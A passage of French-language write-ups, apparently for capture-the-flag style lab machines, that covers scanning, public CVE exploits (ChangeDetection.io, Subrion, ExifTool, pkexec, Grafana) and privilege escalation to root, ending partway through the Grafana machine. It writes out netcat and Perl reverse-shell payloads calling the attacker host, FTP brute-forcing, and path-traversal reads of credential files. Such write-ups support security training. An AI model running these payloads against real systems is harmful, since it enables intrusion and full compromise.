
Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.197.97
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-22 20:18 CEST
Nmap scan report for 192.168.197.97
Host is up (0.018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
|   256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_  256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
```

Le scan révèle qu'il y a deux ports ouverts le port 22 pour SSH et le port 5000 pour upnp.

Sur le site web port 5000 on peut voir qu'est hébergé le service ChangeDetection.io :



La version utilisé du service est la v0.45.1

Exploitation

En recherchant un exploit on tombe sur la CVE-2024-32651 qui permet une execution de commande distante sur les version antérieur à la 0.45.2 de ChangeDetection.io `https://www.exploit-db.com/exploits/52027` on télécharge et on execute l'exploit afin de réceptionner un reverse shell :

```
### Execution de l'exploit
python3 52027.py --url http://192.168.197.97:5000 --port 1234 --ip 192.168.45.247
Obtained CSRF token: ImU1ZGE4NzIyYTkwMDUyNTk4MDI2ZDhiOGIyZDhlMDI4OGVlZWIwYjki.aH_Z-Q.
    BXKbgM6SFk84ueEpSVNtLIvcUVE
Redirect URL: /edit/fc3bd9b7-a033-4658-8492-9722329947eb?unpause_on_save=1

### Obtention du reverse shell
nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.45.247] from (UNKNOWN) [192.168.197.97] 41476
root@detection:/# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Exfiltrated

Reconnaissance


Machine cible Adresse IP : `192.168.225.163`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.225.163
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-03 19:08 CEST
Nmap scan report for 192.168.225.163
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open  http
|_http-title: Did not follow redirect to http://exfiltrated.offsec/
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/

Nmap done: 1 IP address (1 host up) scanned in 11.52 seconds
```


Le scan indique qu'il y a deux ports ouverts. Le port 22 pour le service SSH et le port 80 pour le service HTTP. Le site web est celui d'un CMS appelé subrion :



Il y a une page qui redirige vers l'interface de connexion admin, on peut voir que la version du MCS est la 4.2.1 :



Lorsque l'on utilise les identifiants par défaut `admin:admin` on obtient l'accès sur l'interface administrateur du site :



Exploitation

En recherchant des vulnérabilités sur la version 4.2.1 du CMS Subrion on trouve plusieurs vulnérabilités :

```
searchsploit subrion 4.2.1
------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------
Subrion 4.2.1 - 'Email' Persistant Cross-Site Scripting
Subrion CMS 4.2.1 - 'avatar[path]' XSS
Subrion CMS 4.2.1 - Arbitrary File Upload
Subrion CMS 4.2.1 - Cross Site Request Forgery (CSRF) (Add Amin)
Subrion CMS 4.2.1 - Cross-Site Scripting
Subrion CMS 4.2.1 - Stored Cross-Site Scripting (XSS)
------------------------------------------------------------------------
Shellcodes: No Results
```

Il y a une vulnérabilité qui exploite la CVE-2018-19422 qui permet l'upload de fichiers on télécharge l'exploit puis on le lance afin d'obtenir un reverse shell :

```
python3 49876.py -u http://exfiltrated.offsec/panel/ -l "admin" -p "admin"
```

```
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://exfiltrated.offsec/panel/
[+] Success!
[+] Got CSRF token: KG58aCjx3WcC2967AUG5WNWglKtDSDwucDfPgdS2
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: dyteapixnldyvck

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://exfiltrated.offsec/panel/uploads/dyteapixnldyvck.phar

$ whoami
www-data
```

On obtient ainsi accès sur la machine avec l'utilisateur www-data

Privilege Escalation

Il nous faut à présent l'accès root. Pour cela on commence par enumerer les cron du système en cours de lancement :

```
www-data@exfiltrated:/$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   root    bash /opt/image-exif.sh
```

On peut voir qu'il y a un script qui est executé par root et qui est lancé de manière régulière, on affiche son contenu :

```
www-data@exfiltrated:/$ cat /opt/image-exif.sh
cat /opt/image-exif.sh
#! /bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\\n metadata directory cleaned! \\n\\n"


IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\\n Processing EXIF metadata now... \\n\\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\\n\\n Processing is finished! \\n\\n\\n"
```

Le script utilise le binaire exiftool, on affiche la version de exiftool utilisé sur le système :

```
www-data@exfiltrated:/$ exiftool -ver
```

```
exiftool -ver
11.88
```

en recherchant une vulnérabilité on trouve un exploit qui permet l'execution de code en exploitant la CVE-2021-22204 https://github.com/UNICORDev/exploit-CVE-2021-22204 :

```
searchsploit exiftool
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
ExifTool 12.23 - Arbitrary Code Execution
------------------------------------------------------------
Shellcodes: No Results
```

On télécharge et on execute l'exploit afin de générer un fichier image au format jpg qui sera exploitable. on le tranfeère de plus sur la machine cible vers le dossier uploads du serveur web :

```
python3 exploit-CVE-2021-22204.py -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc
192.168.45.184 1234 >/tmp/f'
/home/yoyo/Downloads/exploit-CVE-2021-22204.py:89: SyntaxWarning: invalid escape sequence '\c'
  payload = "(metadata \"\c${"

       _ __,~~~/_        __  ___  ______________  ___  ___
    ,~~`( )_( )-\|       / / / / |/ /  _/ ___/ __ \/ _ \/ _ \
       |/|  `--.       / /_/ /    // // /__/ /_/ / , _/ // /
_V__v___!_!__!_____V____\____/_/|_/___/\___/\____/_/|_/____/....

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.184
1234 >/tmp/f')};")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"

### Transfert du fichier
www-data@exfiltrated:/var/www/html/subrion/uploads$ wget http://192.168.45.184:8000/image.jpg
</uploads$ wget http://192.168.45.184:8000/image.jpg
--2025-04-03 22:51:00--  http://192.168.45.184:8000/image.jpg
Connecting to 192.168.45.184:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 371 [image/jpeg]
Saving to: 'image.jpg'

image.jpg           100%[===================>]     371  --.-KB/s    in 0.003s

2025-04-03 22:51:00 (107 KB/s) - 'image.jpg' saved [371/371]
```

Il suffit ensuite d'attendre que le script s'execute afin d'obtenir un reverse shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.184] from (UNKNOWN) [192.168.225.163] 60950
sh: 0: can't access tty; job control turned off
# whoami
root
```

On obtient ainsi l'accès root sur la machine.

Exghost

Reconnaissance

Machine cible Adresse IP : `192.168.167.183`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.167.183
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-17 22:49 CEST
Nmap scan report for 192.168.167.183
Host is up (0.014s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
80/tcp open   http
|_http-title: 403 Forbidden

Nmap done: 1 IP address (1 host up) scanned in 130.19 seconds
```

Le scan indique qu'il y a 3 ports ouverts, les port 10 et 21 pour FTP et le port 80 pour HTTP. L'accès sur le site HTTP est refusé d'accès.
On ne peut pas se connecter en anonyme sur le serveur FTP l'accès y est refusé car il est demandé un mot de passe et le mot de passe anonymous ne marche pas :

```
ftp anonymous@192.168.167.183
Connected to 192.168.167.183.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
530 Login incorrect.
```

On lance un dirbusting du site :

```
gobuster dir -u http://192.168.167.183 -w /usr/share/wordlists/seclists/Discovery/
Web-Content/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.167.183
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/server-status        (Status: 403) [Size: 280]
/uploads              (Status: 301) [Size: 320] [--> http://192.168.167.183/uploads/]
Progress: 20478 / 20479 (100.00%)
===============================================================
Finished
===============================================================
```

On découvre une URL pour uploader des fichiers mais qui est refusé d'accès

On lance un bruteforce du protocole FTP avec un fichier contenant des identifiants connus pour FTP :

```
hydra -C /usr/share/wordlists/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt
ftp://192.168.167.183
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-17 23:39:28
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
```

```
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.167.183:21/
[21][ftp] host: 192.168.167.183   login: user   password: system
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-17 23:39:52
```

On se connecte avec le mot de passe trouvé à FTP et on télécharge le contenu du serveur :

```
lftp -u user 192.168.167.183
Mot de passe :
lftp user@192.168.167.183:~> set ftp:passive-mode off
lftp user@192.168.167.183:~> dir
-rwxrwxrwx    1 0        0          126151 Jan 27  2022 backup
lftp user@192.168.167.183:/> get backup
126151 octets transférés
```

En affichant le contenu du fichier téléchargé il s'agit d'un fichier pcap on trouve qu'il y a une requete vers une URL :


```
strings backup
...
POST /exiftest.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------169621313238602050593908562572
Content-Length: 14806
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/
Upgrade-Insecure-Requests: 1
-----------------------------169621313238602050593908562572
Content-Disposition: form-data; name="myFile"; filename="testme.jpg"
Content-Type: image/jpeg
JFIF
$3br
...
```

Le lien contenu est vers un fichier exiftest.php on peut afficher le contenu de la page sur le site le lien renvois vers un message :

```
curl http://192.168.167.183/exiftest.php
There is no file to upload.
```

Exploitation

Apparemment le lien de la page découverte permet de pouvoir uploader des fichiers. En explorant davantage les fichiers systèmes présents dans le fichier pcap on trouve la version de exiftool qui est utilisé :



Il s'agit de la version 12.23

La version Exiftool 12.23 est vulnérable avec la CVE-2021-22204 `https://www.exploit-db.com/exploits/50911` on utilise l'exploit afin de pouvoir créer un payload au format jpg que l'on va uploader avec le meme nom que celui de la requête :

```
python3 exploit-CVE-2021-22204.py -s 192.168.45.245 80
/home/yoyo/Downloads/exploit-CVE-2021-22204.py:89: SyntaxWarning: invalid escape sequence '\c'
  payload = "(metadata \"\c${"

        _ __,~~~/_        __  ___  ________________  ___  ___
    ,~~` )_( )-\|       / / / / |/ /  _/ ___/ __ \/ _ \/ _ \
```

```
        |/|  `--.       / /_/ /    // // /__/ /_/ / , _/ // /
_V__v___!_!__!_____V____\____/_/|_/___/\___/\____/_/|_/____/....

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${use
Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockaddr_in(80,inet_aton
('192.168.45.245')))){open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');};};")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"
```

On upload le fichier avec curl et on receptionne le reverse shell :

```
### Upload du fichier
curl -v -F 'myFile=@./image.jpg' http://192.168.230.183/exiftest.php
*   Trying 192.168.230.183:80...
* Connected to 192.168.230.183 (192.168.230.183) port 80
* using HTTP/1.x
> POST /exiftest.php HTTP/1.1
> Host: 192.168.230.183
> User-Agent: curl/8.13.0
> Accept: */*
> Content-Length: 656
> Content-Type: multipart/form-data; boundary=------------------------f6RAIw5CkA3uc0EyI58W9H
>
* upload completely sent off: 656 bytes

### Obtention du reverse shell
nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.245] from (UNKNOWN) [192.168.230.183] 48200
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

On obtient ainsi accès à la machine avec l'utilisateur `www-data` Il est possible d'accéder au répertoire de l'utilisateur `hassan` afin de récupérer le flag

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. On commence donc par enumerer les binaire SUID :

```
www-data@exghost:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/snap/snapd/14978/usr/lib/snapd/snap-confine
/snap/core18/2128/bin/mount
/snap/core18/2128/bin/ping
/snap/core18/2128/bin/su
/snap/core18/2128/bin/umount
/snap/core18/2128/usr/bin/chfn
/snap/core18/2128/usr/bin/chsh
/snap/core18/2128/usr/bin/gpasswd
/snap/core18/2128/usr/bin/newgrp
/snap/core18/2128/usr/bin/passwd
/snap/core18/2128/usr/bin/sudo
/snap/core18/2128/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2128/usr/lib/openssh/ssh-keysign
/snap/core18/2284/bin/mount
/snap/core18/2284/bin/ping
/snap/core18/2284/bin/su
/snap/core18/2284/bin/umount
/snap/core18/2284/usr/bin/chfn
/snap/core18/2284/usr/bin/chsh
/snap/core18/2284/usr/bin/gpasswd
/snap/core18/2284/usr/bin/newgrp
/snap/core18/2284/usr/bin/passwd
/snap/core18/2284/usr/bin/sudo
/snap/core18/2284/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2284/usr/lib/openssh/ssh-keysign
```

```
/snap/core20/1361/usr/bin/chfn
/snap/core20/1361/usr/bin/chsh
/snap/core20/1361/usr/bin/gpasswd
/snap/core20/1361/usr/bin/mount
/snap/core20/1361/usr/bin/newgrp
/snap/core20/1361/usr/bin/passwd
/snap/core20/1361/usr/bin/su
/snap/core20/1361/usr/bin/sudo
/snap/core20/1361/usr/bin/umount
/snap/core20/1361/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1361/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chsh
```

On peut voir qu'il y a le binaire SUID polkit présent sur la machine on peut utiliser la CVE-2021-4034 `https://github.com/joeammond/CVE-2021-4034` afin d'élever les privilèges utilisateur :

```
### Transfère du fichier d'exploit
www-data@exghost:/tmp$ wget http://192.168.45.245:8000/CVE-2021-4034.py
wget http://192.168.45.245:8000/CVE-2021-4034.py
--2025-06-18 22:30:47--  http://192.168.45.245:8000/CVE-2021-4034.py
Connecting to 192.168.45.245:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3262 (3.2K) [text/x-python]
Saving to: ‘CVE-2021-4034.’py

CVE-2021-4034.py    100%[===================>]   3.19K  --.-KB/s    in 0s

2025-06-18 22:30:47 (688 MB/s) - ‘CVE-2021-4034.’py saved [3262/3262]

www-data@exghost:/tmp$ chmod +x CVE-2021-4034.py
chmod +x CVE-2021-4034.py

### Execution du fichier
www-data@exghost:/tmp$ ./CVE-2021-4034.py
./CVE-2021-4034.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Fanatastic

Reconnaissance

Machine cible Adresse IP : `192.168.163.181`


Scanning

Lancement du scan `nmap` :


```
$ nmap -p- -Pn -sC 192.168.163.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 16:02 CEST
Nmap scan report for 192.168.163.181
Host is up (0.019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
3000/tcp open  ppp
9090/tcp open  zeus-admin

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 22 pour SSH, le port 3000 pour ppp, le port 9090 zeus-admin.

Sur le site port 3000 est lancé Grafana version v8.3.0 :



Sur le port 9090 est lancé prometheus :



Exploitation

En recherchant une vulnérabilité sur la version 8.3.0 de Grafana on trouve la CVE-2021-43798 `https://www.exploit-db.com/exploits/50581` qui permet un Path Traversal on utilise cette exploit afin d'afficher le contenu du fichier de configuration de Grafana `/etc/grafana/grafana.ini` qui contient souvent des identifiants :

```
python3 50581.py -H http://192.168.233.181:3000
Read file > /etc/grafana/grafana.ini
...
# default admin user, created on startup
;admin_user = admin

# default admin password, can be changed before first start of grafana,  or in profile settings
```

```
;admin_password = admin

# used for signing
;secret_key = SW2YcwTIb9zpOOhoPsMm
...
```

On trouve les identifiants `admin:admin` mais qui ne fonctionne pas pour se connecter.

On continue l'énumération et on trouve qu'il est possible d'extraire la base de données de Grafana avec ce même exploit `https://github.com/jas502n/Grafana-CVE-2021-43798` la base de donnée est contenu dans le fichier `/var/lib/grafana/grafana.db` on lance donc le path traversal vers ce dossier et on enregistre la réponse dans un fichier :

```
curl --path-as-is http://192.168.233.181:3000/public/plugins/alertGroups/../../../../../../../../var/lib/
    grafana/grafana.db -o grafana.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  748k  100  748k    0     0  1104k      0 --:--:-- --:--:-- --:--:-- 1103k
```

